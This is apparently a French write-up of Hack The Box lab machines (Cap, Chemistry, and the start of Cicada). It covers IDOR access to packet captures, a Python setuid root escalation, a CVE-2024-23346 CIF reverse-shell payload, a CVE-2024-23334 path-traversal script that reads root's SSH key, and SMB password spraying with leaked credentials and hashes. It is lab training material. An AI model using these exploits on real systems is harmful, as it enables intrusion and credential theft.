
Le protocole FTP est protégé avec un mot de passe, on peut essayer de lancer un dir busting du site web :

```
feroxbuster --url http://10.10.10.245/ --wordlist /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.10.245/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

...
200      GET      355l     1055w    17452c http://10.10.10.245/ip
...
200      GET      571l     3245w    44109c http://10.10.10.245/netstat
200      GET        6l      102w     8420c http://10.10.10.245/static/js/jquery.slicknav.min.js
200      GET        7l     1513w   144877c http://10.10.10.245/static/css/bootstrap.min.css
200      GET    2261l     5128w    65419c http://10.10.10.245/static/js/line-chart.js
302      GET        4l       24w      208c http://10.10.10.245/data => http://10.10.10.245/
302      GET        4l       24w      220c http://10.10.10.245/capture => http://10.10.10.245/data/1
200      GET      389l     1065w    19386c http://10.10.10.245/
...
```

le dir busting révèle quelques URL dont une appelé data dans laquelle est contenu les donnée de transfère faites et capturé en fonction de l'utilisateur, le site web est un outil de monitoring qui répertorie l'activité lancé sur le site. on peut y afficher l'adresse IP et le status réseau. Les données sont répertoriés en fonction de l'ID utilisateur `/data/ID_number` il est ensuite possible de télécharger un fichier cap qui contient le traffique réseau et les paquets généré, pour notre utilisateur (utilisateur 1) l'ID est 1, donc l'url complète est : `http://10.10.10.245/data/1` on peut essayer de chercher l'ID 0 pour voir s'il est possible d'accéder aux paquets capturés et télécharger le fichier cap.



En recherchant l'ID 0 on accède aux données de tranfère d'un autre utilisateur on peut télécharger le fichier cap et analyser son contenu :



Dans le fichier cap on trouve des tentatives de connexion au serveur FTP avec les identifiants utilisé : `nathan:Buck3tH4TF0RM3!`

On peut donc tenter de se connecter avec ces identifiants au serveur FTP :

```
ftp nathan@10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

On peut aussi essayer d'utiliser ces identifiant pour se connecter en SSH :

```
ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jan 10 12:48:49 UTC 2025

  System load:           0.08
  Usage of /:            36.7% of 8.73GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
```

```
  IPv6 address for eth0: dead:beef::250:56ff:fe94:3002

  => There are 4 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
```

On obtient ainsi accès à la machine

Privilege Escalation

Il nous faut à présent l'accès root, pour cela on va lancer une enumération de la machine avec linpeas :

```
nathan@cap:~$ ./linpeas.sh
...
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
...
```

En lançant Linpeas dans la section "Files with capabilities" on découvre qu'il y a des binaires qui sont utiles et qui peuvent etre exploité, le fichier `/usr/bin/python3.8` possède le droit cap_setuid qui n'est pas sensé être présent par défaut et qui peut permettre une élévation de privilèges, on exploite donc ce bianire pour le lancer et changer l'UID pour "0" qui est l'utilisateur root, on obtient ainsi l'accès root sur la machine :

```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# whoami
root
```

Chemistry

Reconnaissance

Machine cible Adresse IP : `10.10.11.38`


Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 10:14 CET
Nmap scan report for 10.10.11.38
Host is up (0.055s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
```

Le scan indique qu'il y a 2 ports ouverts. Le port 22 pour le service SSH et le port 5000 pour le service upnp
On se connecte au site sur le port 5000, on peut voir qu'il est possible de créer un compte ou de s'authentifier :

On crée un compte puis on s'y connecte, il est alors possible d'uploader des fichiers au format cif :



Exploitation

On peut exploiter la fonction d'upload avec la CVE-2024-23346 `https://github.com/9carlo6/CVE-2024-23346` en transférant un fichier cif contenant un reverse shell :

```
### Contenu du fichier cif
cat shell.cif
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
```

```
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.
_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Un fois le fichier uploadén on clique sur ”View” afin de l'executer et obtenir un reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.38] 55982
sh: 0: can't access tty; job control turned off
$ script /dev/null -c /bin/bash
Script started, file is /dev/null
app@chemistry:~$ whoami
whoami
app
```

On obtient ainsi accès à la machine avec l'utilisateur app
On continue d'enumerer les systeme et on trouve qu'il y a une base de donnée, on s'y connecte et on affiche les tables :

```
app@chemistry:~$ ls
ls
app.py  instance  static  templates  uploads
app@chemistry:~$ cd instance
cd instance
app@chemistry:~/instance$ ls
ls
database.db
app@chemistry:~/instance$ sqlite3 database.db
sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> select * from user;
select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|johan|7fedcb034ecf9df4be8c1ea13362053b
16|shell|2591c98b70119fe624898b1e424b5e91
```

On peut voir qu'il y a présent plusieurs hash on utilise crackstation afin de les craquer :

On obtient le mot de passe pour l'utilisateur rosa `rosa:unicorniosrosados` on se connecte en ssh avec les identifiants trouvés :

```
ssh rosa@10.10.11.38
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 10 Mar 2025 09:42:19 AM UTC

  System load:           0.0
  Usage of /:            73.4% of 5.08GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             236
```

```
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef::250:56ff:fe94:fb5


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting


Last login: Mon Mar 10 00:40:32 2025 from 10.10.14.19
rosa@chemistry:~$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur rosa

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les ports ouverts sur la machine :

```
rosa@chemistry:~$ ss -tln
State                Recv-Q               Send-Q                              Local Address:Port
LISTEN               0                    4096                                127.0.0.53%lo:53
LISTEN               0                    128                                       0.0.0.0:22
LISTEN               0                    128                                       0.0.0.0:5000
LISTEN               0                    128                                   127.0.0.1:8080
LISTEN               0                    128                                       [::]:22
```

On peut voir qu'il y a le port 8080 ouvert en local sur la machine on lance une requete vers celui ci afin d'afficher l'entete :

```
rosa@chemistry:~$ curl -I http://127.0.0.1:8080
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Mon, 10 Mar 2025 10:01:05 GMT
Server: Python/3.9 aiohttp/3.9.1
```

Le serveur utilise `Python/3.9` et `aiohttp/3.9.1` il est possible d'exploiter cela avec la CVE-2024-23334 `https://github.com/z3rObyte/CVE-2024-23334-PoC` on crée un fichier contenant le script de l'exploit puis on l'execute :

```
### Contenu de l'exploit
#!/bin/bash

url="http://localhost:8080"
string="../"
payload="/assets/"
file="root/.ssh/id_rsa" # without the first /

for ((i=0; i<15; i++)); do
    payload+="$string"
    echo "[+] Testing with $payload$file"
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}" "$url$payload$file")
    echo -e "\tStatus code --> $status_code"

    if [[ $status_code -eq 200 ]]; then
        curl -s --path-as-is "$url$payload$file"
        break
    fi
done

### Execution de l'exploit
rosa@chemistry:~$ ./exploit.sh
[+] Testing with /assets/../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../../root/.ssh/id_rsa
        Status code --> 200
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

On trouve la clef rsa de l'utilisateur root, on peut l'utiliser afin de se connecter en ssh sur la machine :

```
chmod 400 root.rsa

ssh -i root.rsa root@10.10.11.38
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 10 Mar 2025 10:08:17 AM UTC

  System load:           0.06
  Usage of /:            76.2% of 5.08GB
  Memory usage:          33%
  Swap usage:            0%
  Processes:             242
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef::250:56ff:fe94:fb5


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting


Last login: Mon Mar 10 00:46:34 2025 from 10.10.14.19
root@chemistry:~#
```

On obtient ainsi l'accès root sur la machine

Cicada

Reconnaissance

Machine cible Adresse IP : `10.10.11.35`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-09 21:57 CET
Nmap scan report for 10.10.11.35
Host is up (0.017s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
5985/tcp  open  wsman
59927/tcp open  unknown

Host script results:
| smb2-time:
|   date: 2025-03-10T03:59:11
|_  start_date: N/A
|_clock-skew: 6h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap done: 1 IP address (1 host up) scanned in 153.38 seconds
```

Le scan indique qu'il y a une dizaines de ports ouverts. Le port 53 pour DNS, le port 88 pour kerberos , le port 445 pour SMB et d'autres ports moins connus pour etre exploitable.
On commence par enumerer le service SMB :

```
smbclient -N -L //10.10.11.35

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.35 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Le scan indique qu'il y a le share "DEV" et "HR" présents. On se connecte et on télécharge le contenu du share "HR" :

```
smbclient -N //10.10.11.35/HR
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 13:29:09 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 19:31:48 2024

                4168447 blocks of size 4096. 409856 blocks available
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (7,4 KiloBytes/sec)
(average 7,4 KiloBytes/sec)
```

Le fichier téléchargé contient le message suivant :

```
cat "Notice from HR.txt"

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols,
it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix
of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your
password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to
our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

Il est fait référenc d'un mot de passe par défaut `Cicada$M6Corpb*@Lp#nZp!8`

Exploitation

On lance un bruteforce des noms d'utilisateurs SMB :

```
netexec smb CICADA-DC -u guest -p '' --rid-brute
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC)
(domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers
(SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group
```

```
(SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group
(SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

On enregistre les noms d'utilisateurs présents dans un fichier :

```
cat user.txt
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

Puis on lance un bruteforce des comptes utilisateurs :

```
netexec smb CICADA-DC -u user.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8
```

On peut voir que le compte de l'utilisateur "michael.wrightson" fonctionne avec le mot de passe par défaut. Ce compte ne permet de pouvoir s'authentifier avec winrm, mais seulement via smb, on continue dons l'enumeration pour afficher les comptes ldap :

```
netexec ldap CICADA-DC -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC)
(domain:cicada.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.35     389    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
LDAP        10.10.11.35     389    CICADA-DC        [*] Enumerated 8 domain users: cicada.htb
LDAP        10.10.11.35     389    CICADA-DC        -Username-                    -Last PW Set-
-BadPW- -Description-
LDAP        10.10.11.35     389    CICADA-DC        Administrator                 2024-08-26 20:08:03 1
Built-in account for administering the computer/domain
LDAP        10.10.11.35     389    CICADA-DC        Guest                         2024-08-28 17:26:56 1
Built-in account for guest access to the computer/domain
LDAP        10.10.11.35     389    CICADA-DC        krbtgt                        2024-03-14 11:14:10 1
Key Distribution Center Service Account
LDAP        10.10.11.35     389    CICADA-DC        john.smoulder                 2024-03-14 12:17:29 1
LDAP        10.10.11.35     389    CICADA-DC        sarah.dantelia                2024-03-14 12:17:29 1
LDAP        10.10.11.35     389    CICADA-DC        michael.wrightson             2024-03-14 12:17:29 0
LDAP        10.10.11.35     389    CICADA-DC        david.orelious                2024-03-14 12:17:29 1
Just in case I forget my password is aRt$Lp#7t*VQ!3
LDAP        10.10.11.35     389    CICADA-DC        emily.oscars                  2024-08-22 21:20:17 1
```

